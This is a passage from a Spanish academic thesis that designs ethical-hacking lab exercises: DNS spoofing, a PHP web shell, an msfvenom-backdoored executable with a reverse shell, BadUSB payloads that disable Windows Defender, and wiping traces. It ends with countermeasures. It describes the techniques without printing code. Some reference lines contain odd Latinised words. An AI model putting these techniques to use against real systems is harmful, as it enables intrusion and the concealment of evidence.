- Redireccionamiento de Dominio mediantes DNS Spoofing




Figura 3.7 Bettercap, Técnica DNS Spoof

Al realizar con éxito la suplantación DNS se logra redireccionar las peticiones de un dominio específio, de modo que las consultas pasen por la máquina del atacante. Como se aprecia

en la Figura 3.8 la víctima recibirá respuesta del atacante cuando quiera acceder al dominio npcap.com.

Figura 3.8 Sitio web falsificado del atacante

3.1.3 Post-explotación-Web Shell(Back-Door)

Se realizó la creación de una web-shell en tecnología php, la misma que fue descargada en el contenedor de aplicación Mutillidae II. Esto se lo realiza por medio de la inyección de comandos en un formulario vulnerable a este tipo de ataques. Una vez cargada la web-shell en el servidor de aplicaciones se utiliza la técnica de path transversal para invocar el archivo cargado, lo que permite el acceso hacia la interfaz de la web-shell y enviar comandos a ejecutar sobre el servidor web.




Figura 3.9 Ingreso a back-door mediante Path-transversal

3.1.4 Post-Explotación-Backdoor en archivo binario

Se logra la modificación de un archivo ejecutable (.exe), mediante la herramienta **msfvenom** en Kali Linux, en el cual se inyecta un payload malicioso (meterpreter). El cual

realiza la conexión mediante back-door, lo que provee al atacante de una conexión activa hacia el sistema víctima.

- Conexión víctima-atacante al ejecutar la aplicación con backdoor incluido.





Figura 3.10 Éxito de conexión víctima-atacante

- Conexión persistente víctima-atacante cuando la víctima cierra la aplicación con backdoor incluido.






Figura 3.11 Éxito de persistencia con conexión de shell reverse

3.1.5 Post-Explotación USB Rubber Ducky (Bad USB)

Las principales actividades realizadas en la práctica corresponden a la preparación del dispositivo raspberry Pi, para realizar diferentes tipos de pruebas en la máquina de la víctima y el uso de diferentes payloads que corresponden a las instrucciones que se ejecutarán de manera automática, así como la depuración si no llegasen a ejecutarse de manera exitosa. En la práctica, se debe tener muy en cuenta la distribución del teclado, debido a que la escritura del comando STRING empleado, se escribe con la distribución con la que se encuentre instalado, mas no en los lenguajes que se tiene configurados en Windows. En la simulación de ataques se realiza las pruebas de los siguientes payloads:

- **Payload Windows User Information:**




Figura 3.12 Resultado del payload Windows User Information

- **Payload Fake Update Screen:**




Figura 3.13 Resultado del payload Fake Update Screen

- **Payload Disable Windows Defender:**




Figura 3.14 Resultado del payload Disable Windows Defender

3.1.6 Eliminar archivos de forma segura en la fase de Limpiado de Huellas

La eliminación de huellas de forma segura es una de las formas de eliminar rastros, para esto se realizó el uso de los comandos shred y srm.

- Eliminación empleando sobreescritura final con ceros para ocultar la eliminación del archivo.




Figura 3.15 shred, Comando para eliminación de archivos

- Eliminación de archivos mediante sobreescritura de contenido aleatorio.

Figura 3.16 srm, Comando para eliminación de archivos

3.2 Discusión

- **¿Se cumplieron los objetivos planteados?**

Se cumplió con los objetivos propuestos en su totalidad. Se revisaron los conceptos relacionados con las fases de Hacking-Ético, escenarios de ataque, explotación de vulnerabilidades, y procedimientos de: Explotación de vulnerabilidades, Post explotación y Borrado de huellas. Al probar los escenarios de laboratorio propuestos se evidenció que los resultados obtenidos permiten comprender de forma práctica los conceptos revisados en la materia Hacking-Ético, y a la vez, facilitan el estudio del flujo más utilizado para realizar las explotaciones de las vulnerabilidades y toma de equipos.

- **¿Cuál es el beneficio que puede tener esta propuesta en el desarrollo de las sesiones de laboratorio?**

Los beneficios que presenta esta propuesta son varios, entre los cuales se puede destacar:

  - Uso y manipulación de herramientas enfocadas al entorno de la seguridad.
  - Conocimiento sobre los diferentes pasos o procedimientos que realiza un atacante al tratar de vulnerar sistemas o aplicaciones.
  - Implementación de prácticas en entornos seguros y manipulables sin tener repercusiones en el aspecto legal.
  - Profundizar los conocimientos y puesta en práctica de la teoría que se imparte en la materia Hacking-Ético.

- **¿Cuáles fueron los problemas o inconvenientes que se presentaron al realizar el presente trabajo de integración curricular y cómo los solucionó?**

Los principales inconvenientes que se presentaron al realizar el trabajo de integración curricular corresponden a la parametrización y captura de resultados de cada uno de los laboratorios, ya que si no se está encuentras familiarizado con las herramientas que se utilizan en las pruebas de penetración es muy difícil saber si el laboratorio es exitoso o no.

Así también tener claros los conceptos, procesos y los resultados que se esperan en cada uno de los laboratorios, ya que algunos muestran resultados de una manera más visible (interfaz gráfica de la aplicacion), en tanto otros son más silenciosos y corresponden a acciones importantes o imprescindibles en el proceso de explotación.

Todos estos problemas se solventan realizando el uso continuo y reiterativo de las herramientas (software usado), así como las lecturas previas que se identifican en cada uno de los laboratorios.

3.3 Contramedidas

Las prácticas realizadas tienen como objetivo revisar los principales conceptos de seguridad, explotación de vulnerabilidades, post explotación y borrado de huellas, mediante diferentes escenarios de implementación. En base a esto se realizará una serie de recomendaciones, acciones o herramientas que pueden detectar, mitigar o contener estos ataques, ya que la realidad del profesional de la seguridad es descubrir una vulnerabilidad y mejorarla (corregirla o mitigarla con controles complementarios).

Las contramedidas para la práctica de vulnerabilidades en aplicación Web pueden variar, pero las principales son filtrado de peticiones a través de herramientas de seguridad tales como sistema de prevención de intrusos (IPS), protección de la aplicación mediante firewall de aplicaciones (WAF), buenas prácticas de programación como escaneo de código estático (SAST) y escaneo de código dinámico (DAST) que detectan las vulnerabilidades a nivel de aplicación.

Existen diferentes herramientas para mitigar o prevenir la explotación en la capa de red, principalmente el ataque de hombre en el medio (MITM) se puede prevenir mediante protecciones en punto final como instalación de XDR o EDR que controlen conexiones a redes seguras, protecciones en capa de red como herramientas de seguridad que permitan visualizador de flujos de tráfico y comportamiento inusual de conexiones en la red.

La protección de punto final de detección y respuesta extendidas (XDR) es una de las principales herramientas de seguridad, que evita descargas de archivos maliciosos, explotación y ejecución de payloads maliciosos, visualización y bloqueo de procesos de ejecución remota y evita la modificación, escritura o borrado de datos en directorios específicos, esta protección nos ayuda a evitar la post explotación de backdoor, USB Rubber Ducky, borrado de huellas.

4 CONCLUSIONES

- De acuerdo con el objetivo general planteado, se ha podido implementar de manera exitosa los escenarios de pruebas y ataques para la explotación de las vulnerabilidades en aplicaciones web, vulnerabilidades de red, fases o tácticas de Post Explotación y borrado de huellas. Los escenarios fueron probados usando diferentes tecnologías, ya sean estas en máquinas virtuales, contenedores, host físicos y una variada configuración de los ambientes para cada uno de los laboratorios.

- Se efectuó de forma correcta el acercamiento a los conceptos y herramientas de Hacking-Ético mediante el uso de la distribución Kali Linux, la cual cuenta con un gran número de aplicaciones usadas para pruebas de seguridad ofensivas (Red Team) o análisis forense.

- A partir de las implementaciones de escenarios, se ha realizado la creación de las hojas Guías de los laboratorios, las cuales contienen todos los pasos para la realización de los diferentes ejercicios de Hacking-Ético propuestos, ya sean de explotación de vulnerabilidad, post explotación y borrado de datos.

- Como parte de los objetivos, se realiza las pruebas de cada una de las Hojas Guías generadas, para realizar la validación del paso a paso en la generación y obtención de resultados de la práctica, así como la obtención de los errores de ser el caso. Se ha generado material guía para los estudiantes y también para el instructor de modo que pueda verificar los resultados que se espera en cada paso de la práctica al acceder a las hojas guía con procedimiento resuelto.
- Una vez realizada la implementación, ejecución y recolección de resultados de los diferentes escenarios propuestos se ha propuesto un bloque de contramedidas que se deben tener en cuenta ya que el Hacking-Ético es descubrir la vulnerabilidad explorarla y mejorarla. De esta forma se promueve una formación integral del estudiante en el campo de seguridad.

5 RECOMENDACIONES

Como parte fundamental de las actividades realizadas y la mejora continua en los diferentes laboratorios creados para la temática de Hacking-Ético, las recomendaciones que se pueden realizar son:

- Creación de un laboratorio, que cumpla con el descubrimiento y captura de api token, debido a que las aplicaciones en la actualidad utilizan dicha tecnología para su funcionamiento en general.
- Creación de un laboratorio con temática de ataque a Directorio Activo, ya que es uno de los principales activos atacados debido a la importancia que cumple en la organización.
- Agregar un apartado o capitulo en la práctica donde se describan métodos de detección y contención de los ataques realizados.
- Identificar los principales Riesgos para la organización que recibe estos ataques y planes mitigantes.

Como recomendaciones generales para la temática y con la finalidad que los estudiantes sigan mejorando sus habilidades en las diferentes técnicas que se pueden emplear al realizar laboratorios o ejercicios de hacking, se recomienda la creación de una HoneyNet aislada, en donde se pueda realizar ejercicios de Vulneración y explotación de aplicaciones, así como diferentes ejercicios de Captura la bandera y otros.

6 REFERENCIAS BIBLIOGRÁFICAS

[1] ‘Pentesting | INCIBE | INCIBE’. Consultatus: 14 december 2023. [En línea]. Praestatus ad: https://www.incibe.es/aprendeciberseguridad/pentesting

[2] E. D. de la Iglesia, ‘¿Qué es el Pentesting?’ Consultatus: 14 december 2023. [In linea]. Praestatus ad: https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting

[3] ‘¿Qué es el pentesting? Auditando la seguridad de tus sistemas | Empresas | INCIBE’. Consultatus: 14 december 2023. [En línea]. Praestatus ad: https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

[4] eHack, ‘Las fases del Hacking Ético’, Ethical Hack - Blog. Consultatus: 14 december 2023. [En línea]. Praestatus ad: https://ehack.info/las-fases-del-hacking-etico/

[5] F. Conislla, ‘LAS FASES DEL (ETHICAL) HACKING’. Consultatus: 14 december 2023. [En línea]. Praestatus ad: https://academy.seguridadcero.com.pe/blog/fases-ethical-hacking

[6] ‘Hacking Ético’, Ambar. Consultatus: 15 december 2023. [En línea]. Praestatus ad: https://ambar.es/soluciones/ciberseguridad/hacking-etico/

[7] ‘OWASP Mutillidae II | OWASP Foundation’. Consultatus: 15 december 2023. [En línea]. Praestatus ad: https://owasp.org/www-project-mutillidae-ii/

[8] ‘Oracle VM VirtualBox’. Consultatus: 15 december 2023. [En línea]. Praestatus ad: https://www.oracle.com/es/virtualization/virtualbox/

[9] ‘What is Kali Linux? | Kali Linux Documentation’, Kali Linux. Consultatus: 15 december 2023. [In linea]. Praestatus ad: https://www.kali.org/docs/introduction/what-is-kali-linux/

[10] R. KeepCoding, ‘¿Qué es Burp Suite? | KeepCoding Bootcamps’. Consultatus: 15 december 2023. [In linea]. Praestatus ad: https://keepcoding.io/blog/que-es-burp-suite/

[11] “Contenedores de Docker | ¿Qué es Docker? | AWS”, Amazon Web Services, Inc. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://aws.amazon.com/es/docker/

[12] “sqlmap: automatic SQL injection and database takeover tool”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://sqlmap.org/

[13] “bettercap | Kali Linux Tools”, Kali Linux. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://www.kali.org/tools/bettercap/

[14] R. KeepCoding, “¿Qué es Msfpayload? | KeepCoding Bootcamps”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/

[15] AU, “¿Qué es una Webshell y cómo se utiliza?”, Áudea. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://www.audea.com/una-webshell-se-utiliza/

[16] “https://www.linuxtotal.com.mx/index.php?cont=info_seyre_008”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://www.linuxtotal.com.mx/index.php?cont=info_seyre_008

[17] “informatica:linux-srm ·”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: http://electrolinux.cl/doku.php?id=informatica:linux-srm

[18] “Metodología Kanban: en qué consiste y cómo utilizarla | APD”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://www.apd.es/metodologia-kanban/

[19] “Metodología Kanban | Kanban Tool”. Consultado: el 20 de febrero de 2024. [En línea]. Disponible en: https://kanbantool.com/es/metodologia-kanban

7 ANEXOS

Anexo I. Encuesta de requerimientos

Anexo 1. Encuesta de Requerimientos

Anexo II. Hojas Guías para Prácticas de Laboratorio

Anexo 2. Hojas Guías de Prácticas

Anexo III. Hojas Guías para Prácticas de Laboratorio con Procedimiento resuelto

Anexo 3. Hojas Guías Procedimiento Resuelto

Anexo IV. Recursos para las Prácticas de Laboratorio

Anexo 4. Recursos